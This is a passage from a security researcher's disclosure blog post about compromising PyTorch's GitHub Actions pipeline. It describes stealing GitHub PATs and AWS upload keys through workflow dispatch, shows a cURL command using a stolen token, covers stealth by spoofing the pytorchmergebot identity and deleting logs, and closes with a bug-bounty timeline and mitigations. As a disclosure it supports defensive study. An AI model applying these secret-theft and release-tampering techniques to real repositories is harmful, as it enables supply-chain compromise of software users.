

*As a POC, we added my name to the latest PyTorch release at the time. A malicious attacker could execute a similar API request to replace the latest release artifact with their malicious artifact.*

### Repository Secrets

If backdooring PyTorch repository releases sounds fun, well, **that is only a fraction of the impact we achieved** when we looked at repository secrets.

The PyTorch repository used GitHub secrets to allow the runners to access sensitive systems during the automated release process. The repository used **a lot** of secrets, including several sets of AWS keys and GitHub Personal Access Tokens (PATs) discussed earlier.

Specifically, the *weekly.yml* workflow used the *GH_PYTORCHBOT_TOKEN* and *UPDATEBOT_TOKEN* secrets to authenticate to GitHub. GitHub Personal Access Tokens (PATs) are often overprivileged, making them a great target for attackers. This workflow did not run on a self-hosted runner, so we couldn’t wait for a run and then steal the secrets from the filesystem (a technique we use frequently).



pytorch / .github / workflows / weekly.yml

malfet and pytorchmergebot [CI] Distribute bot workload (#101723)

Code Blame 30 lines (27 loc) · 908 Bytes

```yaml
name: weekly

on:
  schedule:
    # Mondays at 7:37am UTC = 12:27am PST
    # Choose a random time near midnight PST because it may be delayed if there are hig
    # See https://docs.github.com/en/actions/using-workflows/events-that-trigger-workfl
    - cron: 37 7 * * 1
  workflow_dispatch:

jobs:
  update-xla-commit-hash:
    uses: ./.github/workflows/_update-commit-hash.yml
    with:
      repo-name: xla
      branch: master
    secrets:
      UPDATEBOT_TOKEN: ${{ secrets.UPDATEBOT_TOKEN }}
      PYTORCHBOT_TOKEN: ${{ secrets.GH_PYTORCHBOT_TOKEN }}

  update-triton-commit-hash:
    uses: ./.github/workflows/_update-commit-hash.yml
    with:
      repo-owner: openai
      repo-name: triton
      branch: main
      pin-folder: .ci/docker/ci_commit_pins
    secrets:
      UPDATEBOT_TOKEN: ${{ secrets.UPDATEBOT_TOKEN }}
      PYTORCHBOT_TOKEN: ${{ secrets.GH_PYTORCHBOT_TOKEN }}
```

*The weekly.yml workflow used two PATs as secrets. This workflow called the _update-commit-hash workflow, which specified use of a GitHub-hosted runner.*

Even though this workflow wouldn't run on our runner, the *GITHUB_TOKENs* we could compromise had *actions:write* privileges. We could use the token to trigger workflows with the workflow_dispatch event. Could we use that to run our malicious code in the context of the *weekly.yml* workflow?

We had some ideas but weren't sure whether they'd work in practice. **So, we decided to find out.**

It turns out that you can't use a *GITHUB_TOKEN* to modify workflow files. However, we discovered several creative…"workarounds"…that will let you add malicious code to a workflow using a *GITHUB_TOKEN*. In this scenario, *weekly.yml* used another workflow, which used a script outside the *.github/workflows* directory. We could add our code to this script in our branch. Then, **we could trigger that workflow on our branch, which would execute our malicious code**.

If this sounds confusing, don't worry; it also confuses most bug bounty programs. Hopefully, we'll get to provide an in-depth look at this and our other post-exploitation techniques at a certain **security conference in LV, NV**. If we don't get that opportunity, we'll cover our other methods in a future blog post.

Back to the action. To execute this phase of the attack, we compromised another *GITHUB_TOKEN* and used it to clone the PyTorch repository. **We created our own branch, added our payload, and triggered the workflow.**


As a stealth bonus, we changed our git username in the commit to *pytorchmergebot*, so that our commits and workflows appeared to be triggered by the *pytorchmergebot* user, who interacted frequently with the PyTorch repository.

Our payload ran in the context of the *weekly.yml* workflow, which used the GitHub secrets we were after. The payload encrypted the two GitHub PATs and printed them to the workflow log output. We protected the private encryption key so that only we could perform decryption.

We triggered the *weekly.yml* workflow on our *citesting1112* branch using the following cURL command.

```
curl -L \

  -X POST \

  -H "Accept: application/vnd.github+json" \

  -H "Authorization: Bearer $STOLEN_TOKEN" \

  -H "X-GitHub-Api-Version: 2022-11-28" \

  https://api.github.com/repos/pytorch/pytorch/actions/workflows/weekly.yml/dispatches \

  -d '{"ref":"citesting1112″}'
```

Navigating to the PyTorch "Actions" tab, **we saw our encrypted output** containing the PATs in the results of the "Weekly" workflow.




Finally, we canceled the workflow run and deleted the logs.

## PAT Access

After **decrypting the GitHub PATs**, we enumerated their access with Gato.


*We decrypted the PATs with our private key.*

Gato revealed the PATs had access to over **93 repositories within the PyTorch organization**, including many private repos and administrative access over several. These PATs provided **multiple paths to supply chain compromise**.

For example, if an attacker didn't want to bother with tampering releases, they could likely add code directly to the main branch of PyTorch. The main branch was protected, but the PAT belonging to *pytorchbot* could create a new

branch and add its own code, and then the PAT belonging to *pytorchupdatebot* could approve the PR. We could then use *pytorchmergebot* to trigger the merge.

We didn't use that attack path to add code to the main branch, but existing PyTorch PRs indicated it was possible. Even if an attacker couldn't push directly to the main branch, there are other paths to supply chain compromise.

If the threat actor wanted to be more stealthy, they could add their malicious code to one of the other private or public repositories used by PyTorch within the PyTorch organization. These repositories had less visibility and were less likely to be closely reviewed. Or, they could smuggle their code into a feature branch, or steal more secrets, or do any number of creative techniques to compromise the PyTorch supply chain.


### AWS Access

To prove that the PAT compromise was not a one-off, we decided to steal more secrets – this time, AWS keys.

We won't bore you with all the details, but we executed a similar attack to the one above to steal the *aws-pytorch-uploader-secret-access-key* and *aws-access-key-id* belonging to the *pytorchbot* AWS user. These AWS keys had privileges to upload PyTorch releases to AWS, providing another path to backdoor PyTorch releases. The impact of this attack would depend on the sources that pulled releases from AWS and the other assets in this AWS account.

```
> aws sts get-caller-identity --profile pytorch2
{
    "UserId": "AIDAJQKDBETG6L4LQFDTC",
    "Account": "749337293305",
    "Arn": "arn:aws:iam::749337293305:user/pytorchbot"
}
```


*We used the AWS CLI to confirm the AWS credentials belonged to the pytorchbot AWS user.*




*We listed the contents of the “pytorch” bucket, revealing many sensitive artifacts, including PyTorch releases.*


*We discovered production PyTorch artifacts and confirmed write access to S3. We later confirmed that the PyTorch website pulls directly from these releases, so backdooring releases in these S3 buckets would allow an attacker to compromise any user that downloaded PyTorch from the PyTorch website, whether manually or with a `pip install`.*

There were other sets of AWS keys, GitHub PATs, and various credentials we could have stolen, but we believed we had a clear demonstration of impact at this point. Given the critical nature of the vulnerability, we wanted to submit the report as soon as possible before one of PyTorch's 3,500 contributors decided to make a deal with a foreign adversary.


Open Typo Fix PR
PR Merged
Submit Malicious PR
Key
Demonstrated Action
Not Demonstrated Action
Windows Persistence
jenkins-worker-rocm Persistence
Linux Runner Persistence
Modify Release
Steal GITHUB_TOKEN from subsequent build
Steal AWS Secrets from Runner Filesystem
Create Feature Branch
Enumerate Key Permissions
Steal Additional Secrets
Trigger Additional Workflow with Repository Dispatch
Steal PyTorchbot AWS Secrets
Upload malicious PyTorch release to S3 buckket
Access Internal Pytorch Org Repos
Steal pytorchbot and pytorchupdatebot PATs
Modify Release
Modify PyTorch Dependencies
Create Malicious PR and Merge to Main
Compromise PyTorch Users

*A full attack path diagram.*

## Submission Details – No Bueno

Overall, the PyTorch submission process was blah, to use a technical term. They frequently had long response times, and their fixes were questionable.

We also learned this wasn't the first time they had issues with self-hosted runners – earlier in 2023, Marcus Young executed a pipeline attack to gain RCE on a single PyTorch runner. Marcus did not perform the post-exploitation techniques we used to demonstrate impact, but PyTorch still should have locked down their runners after his submission. Marcus' report earned him a $10,000 bounty.

We haven't investigated PyTorch's new setup enough to provide our opinion on their solution to securing their runners. Rather than require approval for contributor's fork PRs, PyTorch opted to implement a layer of controls to prevent abuse.

## Timeline

August 9th, 2023 – Report submitted to Meta bug bounty

August 10th, 2023 – Report "sent to appropriate product team"

September 8th, 2023 – We reached out to Meta to ask for an update

September 12th, 2023 – Meta said there is no update to provide

October 16th, 2023 – Meta said "we consider the issue mitigated, if you think this wasn't fully mitigated, please let us know."

October 16th, 2023 – We responded by saying we believed the issue had not been fully mitigated.

November 1st, 2023 – We reached out to Meta, asking for another update.

November 21st, 2023 – Meta responded, saying they reached out to a team member to provide an update.

December 7th, 2023 – After not receiving an update, we sent a strongly worded message to Meta, expressing our concerns about the disclosure process and the delay in remediation.

December 7th, 2023 – Meta responded, saying they believed the issue was mitigated and the delay was regarding the bounty.

December 7th, 2023 – Several back-and-forths ensued discussing remediation.

December 15th, 2023 – Meta awarded a $5000 bounty, plus 10% due to the delay in payout.

December 15th, 2023 – Meta provided more detail as to the remediation steps they performed after the initial vulnerability disclosure and offered to set up a call if we had more questions.

December 16th, 2023 – We responded, opting not to set up a call, and asked a question about bounty payout (at this point, we were pretty done with looking at PyTorch).

## Mitigations

The easiest way to mitigate this class of vulnerability is to change the default setting of 'Require approval for first-time contributors' to 'Require approval for all outside collaborators'. It is a no-brainer for any public repository that uses self-hosted runners to ensure they use the restrictive setting, although PyTorch seems to disagree.

If workflows from fork-PRs are necessary, organizations should only use GitHub-hosted runners. If self-hosted runners are also necessary, use isolated, ephemeral runners and ensure you know the risks involved.

It is challenging to design a solution allowing anyone to run arbitrary code on your infrastructure without risks, especially in an organization like PyTorch that thrives off community contributions.

## Is PyTorch an Outlier?

The issues surrounding these attack paths are not unique to PyTorch. They're not unique to ML repositories or even to GitHub. We've repeatedly demonstrated supply chain weaknesses by exploiting CI/CD vulnerabilities in the world's most advanced technological organizations across several CI/CD platforms, and those are only a small subset of the greater attack surface.

Threat actors are starting to catch on, as shown by the year-over-year increase in supply chain attacks. Security researchers won't always be able to find these vulnerabilities before malicious attackers.

But in this case, the researchers got there first.

*Want to hear more? Subscribe to the official John IV newsletter to receive live, monthly updates of my interests and passions.*

## References


- https://johnstawinski.com/2024/01/05/worse-than-solarwinds-three-steps-to-hack-blockchains-github-and-ml-through-github-actions/
- https://adnanthekhan.com/2023/12/20/one-supply-chain-attack-to-rule-them-all/
- https://marcyoung.us/post/zuckerpunch/
- https://www.praetorian.com/blog/self-hosted-github-runners-are-backdoors/
- https://karimrahal.com/2023/01/05/github-actions-leaking-secrets/
- https://github.com/nikitastupin/pwnhub
- https://0xn3va.gitbook.io/cheat-sheets/ci-cd/github/actions
- https://owasp.org/www-project-top-10-ci-cd-security-risks/


---